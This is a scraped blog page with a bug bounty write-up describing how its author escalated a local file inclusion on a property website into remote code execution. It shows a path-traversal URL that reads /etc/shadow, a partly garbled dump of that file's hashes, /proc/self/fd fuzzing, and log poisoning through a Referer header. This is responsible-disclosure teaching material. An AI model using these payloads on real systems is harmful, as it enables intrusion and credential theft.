#BugBounty — "Journey from LFI to RCE!!!"-How I was able to get the same in one of the India's popular property buy/sell company.


Avinash Jain (@logicbomb_1) Follow
Apr 19, 2018 · 3 min read

Hi Guys,

This blog is about how I was able to get Remote Code Execution (RCE) from Local file inclusion (LFI) in one of the India's property buyers & sellers company. Let's see what was the complete scenario-

> As a bugbounty hunter the most important thing that I feel is the approach which we try or follow to exploit the vulnerability and which ultimately leads to have a much more impact from the vulnerability and the same I carried here.

While searching for the vulnerabilities, I found LFI in the target site- https://www.victimsite.com/forum/attachment-serve?name=../../../../../../../../../../etc/shadow&path=. As you can see parameter “name” was vulnerable to LFI.



```
root:$6$YBiWAYf                                                    00BdQZvK.:17479:0:99999:7:::
bin:*:16659:0:9
daemon:*:16659:0:99999:7:::
adm:*:16659:0:99999:7:::
lp:*:16659:0:99999:7:::
sync:*:16659:0:99999:7:::
shutdown:*:16659:0:99999:7:::
halt:*:16659:0:99999:7:::
mail:*:16659:0:99999:7:::
operator:*:16659:0:99999:7:::
games:*:16659:0:99999:7:::
ftp:*:16659:0:99999:7:::
nobody:*:16659:0:99999:7:::
avahi-autoipd:!!:17029::::::
systemd-bus-proxy:!!:17029::::::
systemd-network:!!:17029::::::
dbus:!!:17029::::::
polkitd:!!:17029::::::
abrt:!!:17029::::::
libstoragemgmt:!!:17029::::::
postfix:!!:17029::::::
pcp:!!:17029::::::
rpc:!!:17029:0:99999:7:::
tss:!!:17029::::::
rpcuser:!!:17029::::::
nfsnobody:!!:17029::::::
chrony:!!:17029::::::
sshd:!!:17029::::::
ntp:!!:17029::::::
tcpdump:!!:17029::::::
oprofile:!!:17029::::::
devusr:$6[illegible]
Infraadm:
nagios:!!
nrpe:!!:1
jenkinus:
parveen.s[illegible]0:::
Secrtusr:pacCNbhJslWZ2:17224:7:90:20:10:17228:
[illegible]
```

LFI (/etc/shadow)

I was confirmed that LFI was there and so now my target was to escalate it to get RCE. Before that, I have read many articles on how to get RCE from LFI and this one helped me a little here—https://medium.com/@p4c3n0g3/lfi-to-rce-via-access-log-injection-88684351e7c0 . Now the idea was to get access to some file may be log files which could provide some user controller input (in order to run some command) .


So I tried reading access logs ,error logs , different location to access them.

Access Logs response

But it seems the user with which I got LFI didn’t have access to access logs files. Did a little reading,researching and I came to know that “/proc/self/fd” provides symbolic shortcut to access logs and various other system related file. So I tried reading those in search for access logs-

/proc/self files

and I run intruder over /proc/self/fd/{number} and one of the fd files provided me access to access logs —




Access log file

and what caught my attention here was “referer” header because I knew that it was something which is under user controlled input. Time to execute some command. I added ‘referer’ header in the HTTP request , set its value to system(id) and forwarded it-

LFI to RCE

and a cheerful response :)



RCE Response

So this is how I was able to get Remote code execution(RCE) from Local file inclusion(LFI)! :)

. . .

Report details-

13-April-2018—Bug reported to the concerned company.

16-April-2018—Bug was marked fixed.

16-April-2018—Re-tested and confirmed the fix

Reward in progress.

Thanks for reading!

~Logicbomb (https://twitter.com/logicbomb_1)

Bug Bounty · Vulnerability · Penetration Testing · Ethical Hacking · Hacking

693 claps

8

Avinash Jain (@logicbomb_1)

Follow

Lead Infrastructure Security Engineer @groferseng | DevSecops | Part time BugBounty

InfoSec Write-ups

Follow

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to

Hunter | Acknowledged by Google, NASA, Yahoo, United Nations, BBC etc.

vulnhub machines, hardware challenges and real life encounters. In a nutshell, we are the largest InfoSec publication on Medium. #sharingiscaring


More from InfoSec Write-ups

Writing a Password Protected Bind Shell (Linux/x64)

0x0FFB347

Mar 8 · 5 min read

246



```
                                                   (Type: 8 (Echo (ping) request
                                                                          Code: 0
                                                   [Checksum: 0x4d2c [correct
                                                        [Checksum Status: Good]
                                                   (Identifier (BE): 1 (0x0001
                                                  (Identifier (LE): 256 (0x0100
                                               (Sequence number (BE): 47 (0x002f
                                            (Sequence number (LE): 12032 (0x2f00
                                                             [Response frame: 897]
                                                                 (Data (32 bytes
                                   ...Data: 6162636465666768696a6b6c6d6e6f7071727374757677616
                                                                     [Length: 32]

000  e8 d1 1b 78 75 c3 6c 71  d9 a3 13 77 00 00 45 00   .xu.lq ...w..E...
010  3c 22 7e 00 00 00 01  46 39 c0 a8 01 52 00 00 00   ..F9...R .....
020  08 00 4d 2c 00 01  00 2f 00 00 66 65 64 63 62 61   ../.....abcdef
```

More from InfoSec Write-ups

Ping Power — ICMP Tunnel

Nir Chako

Dec 17, 2018 · 8 min re

488

More from InfoSec Write-ups

How to Make a Captive Portal of Death

Trevor Phillips

Dec 18, 2018 · 6 min re

280

Responses

Write a response…

Conversation between NoGe and Avinash Jain (@logicbomb_1).

NoGe
Apr 22, 2018

well i’m glad it help :)

4

1 response

Avinash Jain (@logicbomb_1)
Apr 23, 2018

Yup :)

Conversation between Ak1T4 and Avinash Jain (@logicbomb_1).

Ak1T4
Apr 20, 2018

kind old but good find!

1

1 response

Avinash Jain (@logicbomb_1)
Apr 21, 2018

Thanks mate :)

Applause from Avinash Jain (@logicbomb_1) (author)

exe_
Apr 20, 2018

nice article

2

Conversation between Manoj and Avinash Jain (@logicbomb_1).

Manoj
Apr 19, 2018

Awesome work 👍

1

Avinash Jain (@logicbomb_1)
Apr 20, 2018

Thanks mate! :)

Conversation with Avinash Jain (@logicbomb_1).

Ali Çelebi
May 8, 2018

Thanks for the write up. How did you discover the LFI in URL parameter? Did you use a tool?

1 response

Avinash Jain (@logicbomb_1)
May 15, 2018

It was just a URL which looks to me susceptible and so I tried the same.

Conversation with Avinash Jain (@logicbomb_1).

nick johns
Apr 24, 2018

well jenkins is not root , do you got local privilege escalations then..?

1 response

Avinash Jain (@logicbomb_1)
Apr 24, 2018

So as I have mentioned in the blog "the user with which I got LFI didn't have right to access access logs" so I always knew that it was not root account. ☺ and yes I tried for local privilege escalation but didn't succeed.

Conversation with Avinash Jain (@logicbomb_1).

Andrea Smith
Jun 2, 2018

hi , can i ask u how did u find https://www.victimsite.com/forum/attachment-serve?name= this link in the target website? are u just using burp spider and find it or u are using some tools like parameth to getting (name=) < this parameters, sorry im new i just start learning hacking like 2 months:(

2 responses

Avinash Jain (@logicbomb_1)
Jun 2, 2018

Hi Andrea,
I got the URL by simply traversing the website manually.

1

Show all responses